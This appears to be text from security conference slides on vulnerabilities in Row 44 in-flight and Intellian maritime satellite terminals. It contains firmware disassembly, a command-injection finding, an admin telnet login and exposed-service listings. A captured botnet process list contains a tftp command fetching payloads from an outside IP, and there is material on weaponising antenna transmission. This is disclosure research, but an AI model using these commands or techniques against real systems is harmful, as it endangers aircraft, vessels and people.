
```

la $s1, aNoneSent # "None Sent"
move $s0, $s1
la $s0, aRequestImuStat # "Request IMU Status: %s"
move $s1, $s0
jal sprintf
move $s2, $s3
la $s1, aWaitingForImus # "Waiting for IMU status."
jal sprintf
move $s0, $s2
lw $s0, 0x80E5422C
addiu $s1, $sp, 0x70+var_60
li $s2, 0x3F
jal recv

```

- Mute/Unmute BUC

NETWOR OPERATIONS CENTER



- Controlling transmit power
- MODCOD
- Monitoring EIRP levels
- Remote control of ESAs

NOC – HUGHES ICAP PROTOCOL

```
off_80A56784: .word aRangingAck      # DATA XREF: dump_icap_debuginfo+10CTR  
                  # "Ranging ACK"  
.word aAlohaAck        # "Aloha ACK"  
.word aEnableDisableTransm # "Enable/Disable Transmit"  
.word aStartRanging    # "Start Ranging"  
.word aGoActive         # "Go Active"  
.word aChangeGroup      # "Change Group"  
.word aSendTest          # "Send Test"  
.word aReset_0           # "Reset"  
.word aSupplementalStarMes # "Supplemental Star/Mesh ACK"  
.word aCompressionReset # "Compr."  
.word aBulkCommand       # "Bulk"  
.word aUndefined_10      # "Unde."  
.word aForceRate          # "Forc."  
.word aAisRanging         # "AIS"  
.word aStarQosAck        # "Star  
bute 80156780: .byte 0
```

Enable/Disable Transmit

Multiple commands

```
loc_80175254:      # jumptable 80174840 case 4  
lbu   $v0, 3($s1)  
andi $v0, 1  
beqz $v0, loc_80175274  
li   $v0, 1
```

```
sb   $zero, 0x81611515  
j    loc_80175290  
nop
```

```
loc_80175274:  
sb   $v0, 0x81611515  
li   $a0, 0x2F5  
la   $a2, aTransmitterIsD # "Transmitter is disabled by the NOC."  
jal  evtLibPost  
move $a1, $zero
```

NETWORK SERVICES - INFOSRV

6. The Row 44 system has multiple modes for detecting and reacting to faulty operations. The ACU computes pointing error – that is, deviation of the antenna's main lobe from a sightline to the target satellite – from data delivered by the MDU. According to Row 44, the ACU is designed to limit pointing error to 0.2° during normal operation and will shut the AES transmitter down within 100 milliseconds if pointing error exceeds 0.5°. The pointing error is computed by the ACU from received dynamic Es/No values emanating from the MDU. The Es/No data is delivered at a rate of ten updates per second (*i.e.*, every 100 milliseconds). Row 44 asserts that the 0.2° error limit is maintained under various types of aircraft motion, including compliance in situations where the aircraft is not on the same longitude as the satellite it is transmitting to up to +/-25° skew angle. In summary, a combination of the aircraft position and movement information from the onboard aircraft computer, near-continuous signal strength data provided by the MDU as received/processed from the satellite, a closed loop, low latency and bias adjustment is utilized by the three axis gimbaled control system to maintain accurate satellite tracking.


ACU requests 'Es/No' data from the MDU

NETWORK SERVICES - INFOSRV

2100/TCP

Port Number 2100

```
info_svrv_set_default_params:  
li    $v0, 0x834  
li    $v1, 0x64      # 100 ms  
sw    $zero, 0($a0)  
sh    $v0, 4($a0)  
li    $v0, 0xA  
sw    $v1, 8($a0)  
li    $v1, 0x32  
sw    $v0, 0xC($a0)  
li    $v0, 0x9C4  
sw    $v1, 0x10($a0)  
li    $v1, 0x1C2  
sb    $zero, 0x14($a0)  
sw    $zero, 0x18($a0)  
sh    $v0, 0x1C($a0)  
li    $v0, 1  
sw    $v1, 0x24($a0)  
sw    $v0, 0x20($a0)  
jr    $ra  
nop  
# End of function info_svrv_set_default_params
```



NETWORK SERVICES – HOST CMD

aam_bist_odu_status_get:loc_800356C8	jal	hostCmd
aam_set_transmit_radio_parms:loc_80...	jal	hostCmd
aam_uplink_mode_set+2C	jal	hostCmd
aam_uplink_mode_get+24	jal	hostCmd
aam_tunnel_bypass+34	jal	hostCmd
aam_tx_status_show+10	jal	hostCmd
aam_tx_test_activate:loc_80037240	jal	hostCmd
aam_tx_test_activate_ac+4C	jal	hostCmd
dvtTcpServerWorkTask+28	jal	hostCmd
OpenLocalMAC+64	jal	hostCmd

- 2300/TCP

Dozens of commands

- Remote control
- Crypto keys
- Maintenance
- Configuration

87b777e8	TCP	0	0	192.168.0.1.80	192.168.0.2.56111
87b77f20	TCP	0	0	192.168.0.1.80	192.168.0.2.56097
87b7744c	TCP	0	0	128.65.86.65.23	190.48.79.214.51208
87b765dc	TCP	0	255	192.168.0.1.2100	10.7.0.10.2035
87b775d8	TCP	0	0	192.168.0.1.2300	192.168.0.2.52373

ACU (10.7.0.10)

SMU (192.168.0.2)

INTERNAL DNS

```
; <>> DiG 9.8.3-P1 <>> @128.65.65.98 -x 10.7.0.10 ANY
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62894
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1


;; QUESTION SECTION:
10.0.7.10.in-addr.arpa.          IN      ANY

;; ANSWER SECTION:
10.0.7.10.in-addr.arpa. 86400    IN      PTR      acu.aircraft.local.

;; ANSWER SECTION:
20.0.7.10.in-addr.arpa. 86400    IN      PTR      hpt.aircraft.local

;; ANSWER SECTION:
1.0.7.10.in-addr.arpa. 86400    IN      PTR      smu.aircraft.local
```

Aircraft using in-flight broadband services, like the one developed by Row 44, shown below, allow passengers to stay connected to the Internet while in the air. Here's how it works.




2. External Antenna

Mounted atop the aircraft in an aerodynamic radome, it sends and receives broadband signals, linking with an orbiting satellite.

1. Inside the Plane

Wireless LANs at each end of the plane communicate with passengers' wireless devices. Data is sent through cabin-mounted electronics boxes (inset below), then out to an external antenna.



Internal Electronics

Mounted above cabin ceiling.

SERVER
MANAGEMENT
UNIT

MODEM DATA
UNIT



ANTENNA
CONTROL
UNIT



HIGH-
POWER
TRANSCEIVER

3. Satellite

A constellation of satellites in geostationary orbit receive and transmit data between the aircraft and the ground, allowing for continuous communications.



4. Ground station

Communicates with the satellites, connecting the aircraft to the Internet.



Wireless LAN Unit
Sends and receives data from passengers' wireless devices.

To Internet

S/N: 2251594

Main.bin: [6.9.0.51]

Fallback.bin: [6.9.0.20_PID]

Advanced Configuration and Statistics

Enable Auto Refresh: Interval (sec): Submit

- + NAT Stats
- + OHC
- + IPComp
- + IPSec/IKE
- + Stack Buf Pool
- + SNMP
- -- More --
- arpShow
- ICMP Config
- ICMP-Lan1 Stats
- ICMP-Lan2 Stats
- ICMP-Inrt Stats
- ICMP-Otrt Stats
- ICMP-IRL Stats
- vxICMP Stats
- ifShow(iname)
- ifShow AllStats
- IGMP AllStats
- **Inet Stats**
- IPM ARP Cache
- IPM ARP Cache per VLAN (ID)
- IPM-Lan1 Stats
- IPM-Lan2 Stats
- IPM-Inrt Stats
- IPM-Otrt Stats
- IPM-IRL Stats
- IPM Interface
- IP Stats
- IPI Stats

PCB	PROTO	Recv-Q	Send-Q	Local Address	Foreign Address	(state)
87b7765c	TCP	0	0	128.65.86.65.80	.2122	
87b770b0	TCP	0	0	128.65.86.65.80	.15990	
87b764d4	TCP	0	0	128.65.86.65.80	.10218	
87b7744c	TCP	0	0	128.65.86.65.80	.23233	
87b76e1c	TCP	0	0	192.168.0.1.80	36563	
87b76c0c	TCP	0	0	128.65.86.65.80	.21026	
87b76b04	TCP	0	0	128.65.86.65.80	.32281	
87b76a80	TCP	0	0	128.65.86.65.80	.7262	
87b76978	TCP	0	0	128.65.86.65.80	.14636	
87b766e4	TCP	0	0	128.65.86.65.80	.12263	
87b76d98	TCP	0	0	192.168.0.1.80	36538	
87b76b88	TCP	0	0	128.65.86.65.80	.2728	
87b76558	TCP	0	0	128.65.86.65.80	.17954	
87b76d14	TCP	0	0	128.65.86.65.80	.14575	
87b76fa8	TCP	0	0	128.65.86.65.80	.27764	
87b76ea0	TCP	0	0	128.65.86.65.80	.18288	
87b77134	TCP	0	0	128.65.86.65.80	.20100	
87b76c90	TCP	0	0	128.65.86.65.80	.29499	
87b768f4	TCP	0	0	128.65.86.65.80	.17008	
87b769fc	TCP	0	0	128.65.86.65.80	.26656	
87b767ec	TCP	0	0	128.65.86.65.80	.20527	
87b76870	TCP	0	0	128.65.86.65.80	.31732	
87b772c0	TCP	0	0	128.65.86.65.80	.5721	
87b76768	TCP	0	0	192.168.0.1.80	192.168.0.2.36521	
87b7702c	TCP	0	0	128.65.86.65.23	114.231.166.154.5866	
87b76660	TCP	0	0	192.168.0.1.80	192.168.0.2.36495	
87b763cc	TCP	0	0	192.168.0.1.80	192.168.0.2.36477	
87b771b8	TCP	0	0	192.168.0.1.80	192.168.0.2.36473	
87b77554	TCP	0	0	128.65.86.65.23	181.27.184.18.36913	
87b77344	TCP	0	1224	192.168.0.1.2100	10.7.0.10.2035	
87b775d8	TCP	0	0	192.168.0.1.2300	192.168.0.2.56658	
87b762c4	TCP	0	0	0.0.0.0.1.964	0.0.0.0.0.0	

GAFGYT IoT BOTNET

```
619 root      1500 DW  /usr/bin/adslstart 2 1
620 root      1500 DW  /usr/bin/adslstart 2 1
695 root      764 SW  /sbin/2684d
1509 root      SW< [kTPTd]
1517 root      224 SW  iwcontrol wlan0
1946 root      292 SW  12bw14bw57bw3f3opmps
1947 root      268 SW  12bw14bw57bw3f3opmps
1949 root      384 SW  12bw14bw57bw3f3opmps
2401 root      428 SW  12bw14bw57bw3f3opmps
2741 root      836 SW  /usr/bin/3g-stub
2746 root      1268 SW  3g-mngr diald
2775 root      1284 SW  3g-mngr diald
2895 root      1212 SW  sh -c cd /tmp || cd /var/run || cd /mnt || cd /root ||
2903 root      1212 SW  sh tftp2.sh
2913 root      1212 SW  sh -c cd /tmp || cd /var/run || cd /mnt || cd /root ||
2921 root      1208 SW  sh tftp2.sh
2923 root      1220 SW  tftp -r ntpd -g 104.153.108.77
2945 root      252 SW
2946 root      1220 SW  tftp -r sshd -g 104.153.108.77
```

MILITARY

- Military SATCOM equipment exposed to the Internet
- GPS position
- Conflict zones
- No further details will be provided

MARITIME - INTELLIAN



Satellite Communication Products



Global Xpress




Maritime VSAT




FleetBroadband

Basic System Configuration (8W BUC)



GETTING THE FIRMWARE

Exposed S3 buckets




The screenshot shows a browser window with the URL intellian.s3.amazonaws.com/BugDisclosure.txt. The page content is a text message:


Hello,
This is a friendly warning that your Amazon AWS S3 bucket settings are wrong.
Anyone can write to this bucket.
Please fix this before a bad guy finds it.

VULNERABILITIES

- Backdoors
- Insecure protocols
- Buffer overflows
- Unsanitized system calls



```
loc_11254          ; jumptable 00010DC0 case 40
ADD    R4, SP, #0xC50+var_BD8
SUB    R4, R4, #8
LDR    R0, =aFilename ; "filename"
MOV    R1, R4
MOV    R2, #0x400
BL    cgiFormatFileName
CMP    R0, #0
BNE    loc_12480
```



```
loc_11274
ADD    R6, SP, #0xC50+var_2C0
ADD    R6, R6, #8
MOV    R2, R4
LDR    R1, =aMvSS      ; "mv %s %s"
LDR    R3, =aTmpFlextest ; "/tmp/flextest"
MOV    R0, R6      ; s
BL    sprintf
MOV    R0, R6      ; command
BL    system
B     loc_11068
```

INFECTED VESSELS

Mirai botnet running in the ACU

- Insecure passwords


```
Connected to XXXX-MASKED.nat.globalconnex.net.
Escape character is '^]'.

XXXX login: intellian_admin
Password:
# uname -a
Linux BIM 2.6.39+ #448 PREEMPT Thu Nov 3 09:53:39 KST 2016 armv5tejl GNU/Linux
# w
-sh: w: not found
# ps aux
PID  USER      TIME  COMMAND
  1 root      0:04 init
  2 root      0:01 [kthreadd]
  3 root      0:00 [ksoftirqd/0]
...
 596 root      2:28 [flush-ubifs_0_2]
 630 root     12:01 /usr/sbin/telnetd
 634 root      0:00 /usr/sbin/vsftpd
 643 root     59:17 /usr/local/sbin/dropbear -K 10
 645 root      4:37 /sbin/pinetd
 651 root      0:53 /usr/sbin/crond -l 8
 652 root      0:00 /sbin/getty -L console 115200 vt100
 711 root      0:00 /sbin/udhcpd -S /etc/udhcpd_running.conf
 732 root     34:34 event_logger
 733 root      1:11 trap_sender
 747 root    169:32 /bin/acu_server
 813 root     87:27 snmpd -f -c /etc/snmpd.conf
 844 root     20:19 /bin/wifi_manager
 845 root     65:46 /bin/sg_daemon
 846 root    213:36 /bin/modem_mon
 847 root      2:52 /bin/imon
 852 root      0:53 /usr/sbin/crond -l 8
 854 root      0:00 stunnel /etc/stunnel.conf
 862 root     14:30 /bin/lighttpd -D -m /lib -f /etc/lighttpd.conf
 6106 root     0:08 /usr/local/sbin/dropbear -K 10
 6722 root      0:04 [kworker/0:0]
 6852 ftp      0:06 {wul0a7f2w0db200} gubsprpsodbs
 6854 ftp      0:48 {wul0a7f2w0db200} gubsprnpsodbs
```


DEMO

CYBER-PHYSICAL ATTACKS

- Ability to transmit
- Antenna positioning




- Thermal effect on biological tissues
- Coupling at electrical/electronic systems



NUMERICAL MODEL

Equations from FCC OET #56





MARITIME INTELLIAN GX60



Distance	Electric Field Strength	Far Field Power Density
m	V/m	mW/cm2
25,35	73,21206619	1,519862197
50,7	36,6060331	0,379965549
101,4	18,30301655	0,094991387
202,8	9,151508274	0,023747847
405,6	4,575754137	0,005936962
